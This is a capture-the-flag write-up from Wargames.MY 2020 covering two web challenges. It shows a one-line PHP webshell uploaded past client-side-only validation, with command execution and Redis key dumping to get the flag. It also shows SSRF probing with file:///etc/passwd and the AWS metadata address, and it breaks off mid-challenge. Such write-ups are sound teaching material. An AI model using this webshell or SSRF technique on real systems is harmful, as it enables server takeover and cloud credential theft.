

Wargames.MY CTF 2020 Write-up

First of all, we gotta thank Wargames.MY crew for hosting such a great CTF competition over the years and great competitive contestants 🙌. We were quite luckier during this year competition since we got 3rd place for 2 years in a row 🤓. Talk no moar, your waiting write-ups are below. ↓↓


Also a big thank to all of the sponsors for this year 🔥.



web

jika kau fikirkan kau boleh

#



After visiting website, all we got just this...

Web Pentest 101


Sorry no fancy web page this time

- Enumeration
- ???
- Profit!

So we fired `dirsearch` and got some interesting files and directories as below.

```
[23:26:28] Starting:
[23:26:38] 403 - 282B - //ht_wsr.txt
[23:26:38] 403 - 282B - //htaccess_extra
[23:26:38] 403 - 282B - //htaccess_orig
[23:26:38] 403 - 282B - //htaccess_sc
[23:26:38] 403 - 282B - //htpasswd_test
[23:26:38] 403 - 282B - //htpasswd
[23:26:48] 301 - 324B - //flag -> http://178.62.233.224:31337/flag/ (Added to queue)
[23:26:59] 200 - 72KB - //phpinfo.php
[23:27:00] 403 - 282B - //htaccess.orig
[23:27:00] 403 - 282B - //htaccess.sample
[23:27:00] 403 - 282B - //htaccess.save
[23:27:00] 403 - 282B - //htaccessOLD2
[23:27:00] 403 - 282B - //htaccess.bak1
[23:27:00] 403 - 282B - //httr-oauth
[23:27:00] 403 - 282B - //htm
[23:27:00] 403 - 282B - //htaccessOLD
[23:27:00] 403 - 282B - //html
[23:27:00] 403 - 282B - //htaccessBAK
[23:27:27] 200 - 305B - //index.php
[23:27:27] 200 - 305B - //index.php/login/ (Added to queue)
[23:27:35] 200 - 45B - //robots.txt
[23:27:35] 403 - 282B - //server-status/ (Added to queue)
[23:27:38] 302 - 9KB - //uploads/ -> /index.php?msg=1
[23:27:38] 301 - 327B - //uploads -> http://178.62.233.224:31337/uploads/ (Added to queue)
```

/flag/ directory appears with Directory Listing mode but it's empty and `phpinfo.php` but they were no use so i carried on checking the /uploads/ directory. When i accessed the directory with my browser, it redirected me back to index page.



```
Request
Pretty Raw ▾ Actions ▾
1 GET /uploads/ HTTP/1.1
2 Host: 178.62.233.224:31337
3 Upgrade-Insecure-Requests: 1
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
5 d-exchange;v=3;v=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9,vi;q=0.8
8 Connection: close
9

1 | HTTP/1.1 302 Found
2 | Date: Mon, 07 Dec 2020 02:49:47
3 | Server: Apache/2.4.38 (Debian)
4 | X-Powered-By: PHP/7.4.13
5 | Location: /index.php?msg=1
6 | Connection: close
7 | Content-Type: text/html; charset="http://www.w3.org/TR/html4/strict.dtd"
8 | Content-Length: 8753
9 | <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
| <html>
|   <head>
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width,initial-scale=1.0,maximum-scale=1.0,user-scalable=no">
|     <link href="https://fonts.googleapis.com/css?family=Open+Sans+Condensed:700" rel="stylesheet" type="text/css">
|   </head>
|   <body>
|     <div style="font-family:'Open Sans Condensed', sans-serif; font-size:1.2em; margin:0; padding:0; background-color:#f7f7f7; width:100%; height:100%; position:fixed; top:0; left:0; z-index:1000; opacity:0.95; transition:all 0.3s ease; border:1px solid #ccc; border-radius:10px; overflow:hidden; box-sizing:border-box; ">
|       <div style="margin:10px; padding:10px; border:1px solid #ccc; border-radius:10px; background-color:white; position:relative; z-index:1001; ">
|         <h2 style="font-size:1.25em; margin:0; padding:0; font-weight:bold; color:#333; ">Upload new Image/PDF</h2>
|         <div id="parentbox">
```

But developer forgot to use `die()` when using `header()` so it caused contents of /uploads/ to be rendered.

I took a look at the huge contents and spotted something as below.

```
1 [..snippet..]
2 <form id="upload" action="#" method="POST" enctype="multipart/form-data" target =
3   "upload_iframe">
4   <input type="hidden" id="MAX_FILE_SIZE" name="MAX_FILE_SIZE" value="2000000">
5   <input type="hidden" name="emailAddress" id="emailAddress" value="">
6   <input type="hidden" name="user_key" id="user_key" value="">
7   <input type="hidden" name="time_key" id="time_key" value="">
8   <input type="hidden" name="redurl" id="redurl" value="">
9   <h2>Upload new Image/PDF</h2>
10  <div id="parentbox">
```

```

11  <div id="FileUpload"><input type="file" size="24" id="fileselect"
12    name="fileselect" />
13  <div id="BrowserVisible" style="display:inline;"><input type="text"
14    id="FileField" /></div>
15  </div>
16
17  <div id="removeImg">
18    <a href="#" onclick="removeImagePath();">Remove chosen File</a>
19  </div>
20  </form>
21  [ ..snippet.. ]
22    var ext = fl.value.match(/\.(.*?)$/)[1];
23    switch(ext)
24    {
25      case 'jpg':
26      case 'JPG':
27      case 'JPEG':
28      case 'GIF':
29      case 'PDF':
30      case 'PNG':
31      case 'jpeg':
32      case 'gif':
33      case 'bmp':
34      case 'png':
35      case 'pdf':
36        format_allowed = true;
37        filename = randgen + "." + ext;
38        break;
39      default:
40        format_allowed = false;
41        break;
42    }
43  [ ..snippet.. ]
44  if(format_allowed == true && size_allowed == true){
45    //targetWin.postMessage("wait", targetHost);
46    $("#upload").attr('action','upload.php?t=' + filename);
47    $("#upload").submit();
48  }

```

I made a conclusion that author used Javascript for file upload validation, so i just need contruct our own upload form so it will not be validated by the challenge with the content of upload form as below.

```


1  <!DOCTYPE html>
2  <html>
3  <body>
4
5  <form id="upload" action="http://178.62.233.224:31337/uploads/upload.php?
6    t=zoe.php" method="POST" enctype="multipart/form-data" target = "upload_iframe">
7    <input type="hidden" id="MAX_FILE_SIZE" name="MAX_FILE_SIZE" value="2000000">
8    <input type="hidden" name="emailAddress" id="emailAddress" value="">
9    <input type="hidden" name="user_key" id="user_key" value="">

```

```

9   <input type="hidden" name="time_key" id="time_key" value="">
10  <input type="hidden" name="redurl" id="redurl" value="">
11
12  <h2>Upload new Image/PDF</h2>
13  <div id="parentbox">
14  <div id="FileUpload"><input type="file" size="24" id="fileselect"
15    name="fileselect" />
16  <div id="BrowserVisible" style="display:inline;"><input type="text"
17    id="FileField" /></div>
18  <input type="submit" name="submit" value="Upload">
19  </div>
20  </form>
21
22  </body>
23  </html>

```



And simple pick your PHP script then click Upload.


```
1  <?php error_reporting(0);system($_GET[_]);
```

cmd.php

Finally, we uploaded webshell without being validated.

Request	Response
<pre>Pretty Raw \n Actions ▾ 1 POST /uploads/upload.php?t=zoe.php HTTP/1.1 2 Host: 178.62.233.224:31337 3 Content-Length: 815 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://eejay.moe:4444 7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryEzUNXbEz9cUmDI8D 8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 9 Accept-Encoding: gzip, deflate 10 Accept-Language: en-US,en;q=0.9,vi;q=0.8 11 Connection: close 12 13 ----WebKitFormBoundaryEzUNXbEz9cUmDI8D 14 Content-Disposition: form-data; name="MAX_FILE_SIZE" 15 16 200000 17 ----WebKitFormBoundaryEzUNXbEz9cUmDI8D 18 Content-Disposition: form-data; name="emailAddress" 19 20 21 ----WebKitFormBoundaryEzUNXbEz9cUmDI8D 22 Content-Disposition: form-data; name="user_key" 23 24 25 ----WebKitFormBoundaryEzUNXbEz9cUmDI8D 26 Content-Disposition: form-data; name="time_key" 27 28 29 ----WebKitFormBoundaryEzUNXbEz9cUmDI8D 30 Content-Disposition: form-data; name="redurl" 31 32 33 ----WebKitFormBoundaryEzUNXbEz9cUmDI8D 34 Content-Disposition: form-data; name="fileselect"; filename="cmd.php" 35 Content-Type: text/php 36 37 <?php error_reporting(0);system(\$_GET[_]);? 38 ----WebKitFormBoundaryEzUNXbEz9cUmDI8D 39 Content-Disposition: form-data; name="submit" 40 41 Upload 42 ----WebKitFormBoundaryEzUNXbEz9cUmDI8D--</pre>	<pre>HTTP/1.1 200 OK Date: Mon, 07 Dec 2020 04:55:32 GMT Server: Apache/2.4.38 (Debian) X-Powered-By: PHP/7.4.13 Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, PUT, DELETE Access-Control-Allow-Headers: Authorization Vary: Accept-Encoding Content-Length: 176 Connection: close Content-Type: text/html; charset=UTF-8 <script language="javascript"> var targetHost = "http://localhost"; window.parent.postMessage("upload_ready", targetHost); </script>{"files":["sukahatila\cmd.php"]}</pre>

Server will rename the uploaded file based on `t` GET parameter, accessed my webshell with this filename `zoe.php`.



I would prefer a reverse shell 😎.

```

$ ls -lah
total 96K
drwxr-xr-x 1 root root 4.0K Dec  5 09:49 .
drwxr-xr-x 1 root root 4.0K Dec  5 09:49 ..
-rw xr-xr-x 1 root root    0 Dec  5 09:49 .dockerenv
drwxr-xr-x 1 root root 4.0K Dec  2 21:21 app
drwxr-xr-x 1 root root 4.0K Nov 18 08:54 bin
drwxr-xr-x 2 root root 4.0K Sep 19 21:39 boot
drwxr-xr-x 5 root root 340 Dec  5 09:49 dev
drwxr-xr-x 1 root root 4.0K Dec  5 09:49 etc
-rw-r--r-- 1 root root 71 Dec  5 09:49 flag
drwxr-xr-x 2 root root 4.0K Sep 19 21:39 home
drwxr-xr-x 1 root root 4.0K Nov 18 08:54 lib
drwxr-xr-x 2 root root 4.0K Nov 17 00:00 lib64
drwxr-xr-x 2 root root 4.0K Nov 17 00:00 media
drwxr-xr-x 2 root root 4.0K Nov 17 00:00 mnt
drwxr-xr-x 2 root root 4.0K Nov 17 00:00 opt
dr-xr-xr-x 128 root root    0 Dec  5 09:49 proc
drwx----- 1 root root 4.0K Dec  1 04:18 root
drwxr-xr-x 1 root root 4.0K Dec  5 09:49 run
drwxr-xr-x 1 root root 4.0K Nov 18 08:54 sbin
drwxr-xr-x 2 root root 4.0K Nov 17 00:00 srv
-rw xr-xr-x 1 root root 263 Dec  5 09:48 start.sh
dr-xr-xr-x 13 root root    0 Dec  5 09:49 sys
drwxrwxrwt 1 root root 4.0K Dec  7 07:17 tmp
drwxr-xr-x 1 root root 4.0K Nov 17 00:00 usr
drwxr-xr-x 1 root root 4.0K Nov 18 08:44 var
$ cat start.sh
#!/bin/bash
redis-server --daemonize yes
KEY=`head /dev/urandom | tr -dc A-Za-z0-9 | head -c 13`
FLAG=`cat /flag`
#redis-cli set $KEY "$FLAG"
echo "Hey I just met you, this is crazy, but this is not the flag, really :)" > /flag
/usr/sbin/apache2ctl -D FOREGROUND
$ █

```

The flag was stored in Redis, but it required to know the key to get the flag which was randomly generated. Still we can list all current Redis keys by following command.

```
1 redis-cli --scan --pattern '*'
```

```
$ redis-cli --scan --pattern '*'
xbAhcqH4thzpk
$ redis-cli get xbAhcqH4thzpk
wgmy{9fdfa2a48a1aa104166faa4026c61eb2}
$ █
```


Flag: `wgmy{9fdfa2a48a1aa104166faa4026c61eb2}`

references

For getting reverse shell:

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#php>

Listing all Redis keys: <https://stackoverflow.com/questions/5252099/redis-command-to-get-all-available-keys>



We were stuck at this challenge until the 2nd hint released, we did quite fast somehow 😊.

This challenge welcomed us with a **200** response, i had bad feelings at this challenge right that moment. Not giving up at the beginning like last years, i started `dirsearch` and got some interesting entries to fuzz.

```
[14:54:39] Starting:
[14:54:50] 403 - 564B - //htaccess_extra
[14:54:50] 403 - 564B - //ht_wsr.txt
[14:54:50] 403 - 162B - //htpasswd_test
[14:54:50] 403 - 564B - //htpasswd
[14:54:50] 403 - 564B - //htaccess_sc
[14:54:50] 403 - 564B - //htaccess_orig
[14:54:51] 200 - 0B - //Admin.jsp
[14:54:52] 200 - 0B - //Login.jsp
[14:54:53] 301 - 178B - //acc -> http://dankdebrid.wargames.my/acc/ (Added to queue)
[14:55:01] 301 - 178B - //trash -> http://dankdebrid.wargames.my/trash/ (Added to queue)
[14:55:08] 403 - 162B - //htaccessOLD
[14:55:08] 403 - 162B - //html
[14:55:08] 403 - 564B - //htaccessBAK
[14:55:08] 403 - 162B - //htaccessOLD2
[14:55:08] 403 - 564B - //htaccess.sample
[14:55:08] 403 - 564B - //htaccess.orig
[14:55:08] 403 - 162B - //htaccess.save
[14:55:08] 403 - 564B - //htm
[14:55:08] 403 - 162B - //httr-oauth
[14:55:08] 403 - 564B - //htaccess.bak1
[14:55:14] 403 - 564B - //admin/.htaccess
[14:55:14] 200 - 0B - //admin.jsp
[14:55:21] 403 - 564B - //administrator/.htaccess
[14:55:23] 403 - 162B - //app/.htaccess
[14:55:28] 302 - 2B - //dashboard.jsp -> error.jsp
[14:55:29] 200 - 25B - //error.jsp
[14:55:31] 200 - 2KB - //index.jsp
[14:55:32] 200 - 4B - //index.html
[14:55:32] 301 - 178B - //includes -> http://dankdebrid.wargames.my/includes/ (Added to queue)
[14:55:33] 200 - 0B - //log.jsp
[14:55:33] 200 - 0B - //login.jsp
[14:55:39] 200 - 0B - //register.jsp
```

Before checking dirsearch's result, i noticed at the main page there was an icon file which was `/favicon.ico` and i got an image of JSP which means the challenge was created with JSP.



So instead of keep loading main page, i managed to load [/index.jsp](#) page which greeted me with a login form 😈, as [/index.jsp](#) was also found in dirsearch's result.

The screenshot shows a website with a purple polka-dot background. At the top, there is a large white header with the text "DankDebrid". Below the header, there are two tabs: "Home" (which is active) and "Register". The "Home" tab contains the text "Welcome to DankDebrid" and "DankDebrid helps you download files from external sources to our cloud storage instances. Enjoy enhanced speed and security while download movies, games, songs and files!". The "Register" tab has the text "Currently, registration is invite-only. We're still in beta release.". Below these, there is a "Login" tab. The "Login" tab contains the text "You can login if you've registered and verified your email". It features two input fields: "Username" (with placeholder "username") and "Password" (with placeholder "password"). To the right of these fields is a "Login" button. At the bottom of the page, there is a footer with the text "COPYRIGHT © DANKDEBRID BETA 2020 | THEME BY ANONYMOUS".

There was no other features except login and other files with directories had been scanned gave me blank pages. So let's deal with login through Burpsuite.

```

Request
Pretty Raw ▾ Actions ▾
1 POST /dashboard.jsp HTTP/1.1
2 Host: dankdebrid.wargames.my
3 Connection: close
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://dankdebrid.wargames.my
7 Content-Type: application/x-www-form-urlencoded
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Referer: http://dankdebrid.wargames.my/index.jsp
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9,vi;q=0.8
12 Connection: close
13
14 username=admin&password=admin&submit_login=Login

Response
Pretty Raw Render ▾ Actions ▾
1 HTTP/1.1 302 Found
2 Date: Mon, 07 Dec 2020 08:12:29 GMT
3 Content-Type: text/html; charset=UTF-8
4 Connection: close
5 location: /error.jsp
6 Server: lighttpd/2.0.0
7 Content-Length: 1783
8
9 <script>window.location.replace("error.jsp");</script><html>
10 <head>
11   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
12   <title>DankDebrid</title>
13   <link rel="stylesheet" href="style/style.css" type="text/css" media="screen" />
14   <script type="text/javascript" src="style/accordion.pack.js"></script>
15   <link rel="apple-touch-icon" sizes="180x180" href="includes/apple-touch-icon.png">
16 </head>
17 <div id="logon">DankDebrid</div>
18 <div id="basic-accordion">
19   <div id="test-header" class="accordion_headings header_highlight">Home</div>
20   <div id="test-content">
21     <div class="content">
22       <p>Welcome to DankDebrid! We offer download movies, games and files!</p>
23       <p>Enhanced speed and security while download movies, games, songs and files!</p>
24     </div>
25   </div>
26 </div>
27 <div id="test-content">
28   <div class="content">
29     <p>We are currently on beta the transfer feature is only limited to our internal servers.</p>
30     <form action="transfer-download.jsp" method="post">
31       <div class="form_settings">
32         <p>Transfer URL:</p>
33         <input type="text" name="transferURL" value="https://example.com/movie.mp4" placeholder="https://example.com/movie.mp4" />
34         <input type="submit" name="submit_URL" value="Download" />
35       </div>
36     </form>
37   </div>
38 </div>
39 <div id="basic-accordion">
40   <div id="test-header" class="accordion_headings header_highlight">Transfer</div>
41   <div id="test-content">
42     <div class="content">
43       <p>Welcome to DankDebrid Beta 2020 | Theme by anonymous</p>
44     </div>
45   </div>
46 </div>

```

Well, there was a mistake when redirecting to error webpage but still loading the content of the current page with or without logging in successfully. I spotted that there was a form as below.

```

1 <form action="transfer-download.jsp" method="post">
2   <div class="form_settings">
3     <p><span>URL</span><input class="contact" type="text" maxlength="150" placeholder="https://example.com/movie.mp4" name="transferURL" /></p>
4     <p style="padding-top: 15px"><span>&ampnbsp</span><input class="submit" type="submit" name="submit_URL" value="Download" /></p>
5   </div>
6 </form>

```

So i just needed to fuzz this file to see what it actually does. I could smell SSRF before any hints released so i tried to read `file:///etc/passwd` at first, but it got blocked and i got another hint in the HTML comment showing that the flag is in a AWS S3 bucket.

```

Request
Pretty Raw ▾ Actions ▾
1 POST /transfer-download.jsp HTTP/1.1
2 Host: dankdebrid.wargames.my
3 Connection: close
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://dankdebrid.wargames.my
7 Content-Type: application/x-www-form-urlencoded
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Referer: http://dankdebrid.wargames.my/index.jsp
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9,vi;q=0.8
12 Connection: close
13 Content-Length: 58
14 transferURL=file:///etc/passwd&submit_URL=Download

Response
Pretty Raw Render ▾ Actions ▾
1 HTTP/1.1 302 Found
2 Date: Mon, 07 Dec 2020 08:12:29 GMT
3 Content-Type: text/html; charset=UTF-8
4 Connection: close
5 Server: lighttpd/2.0.0
6 Content-Length: 1287
7
8 <html>
9 <head>
10 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
11 <title>DankDebrid</title>
12 <link rel="stylesheet" href="style/style.css" type="text/css" media="screen" />
13 <script type="text/javascript" src="style/accordion.pack.js"></script>
14 <link rel="apple-touch-icon" sizes="180x180" href="includes/apple-touch-icon.png">
15 </head>
16 <div id="logon">DankDebrid</div>
17 <div id="basic-accordion">
18   <div id="test-header" class="accordion_headings header_highlight">Home</div>
19   <div id="test-content">
20     <div class="content">
21       <p>Welcome to DankDebrid! We offer download files from external sources to our cloud storage instances. Enjoy enhanced speed and security while download movies, games, songs and files!</p>
22     </div>
23   </div>
24 </div>
25 <div id="test-content">
26   <div class="content">
27     <p>Welcome to DankDebrid Beta 2020 | Theme by anonymous</p>
28   </div>
29 </div>
30 <div id="basic-accordion">
31   <div id="test-header" class="accordion_headings header_highlight">Transfer</div>
32   <div id="test-content">
33     <div class="content">
34       <p>TEST<br/><span>Blocked</span></p>
35     </div>
36   </div>
37 </div>
38 <div id="basic-accordion">
39   <div id="test-header" class="accordion_headings header_highlight">Logout</div>
40   <div id="test-content">
41     <div class="content">
42       <p>I think you would love to have http://wargames2020-1.s3.amazonaws.com/secret.txt -->
43       <p>Copyright © DankDebrid Beta 2020 | Theme by anonymous</p>
44     </div>
45   </div>
46 </div>

```

Dunno why i wasted a lot of time on reconning the bucket such as bucket takeover, etc. After the 2nd got released, i searched for multiple ways by channing SSRF to takeover S3 bucket and there were many cheat sheets for that including bypasses.

I knew author uses AWS EC2 instance since he mentioned about "cloud", it also includes S3 bucket. So somehow i needed to read metadata of that instance by pointing to **169.254.169.254** because this is a link-local address of EC2 instance.

Request	Response
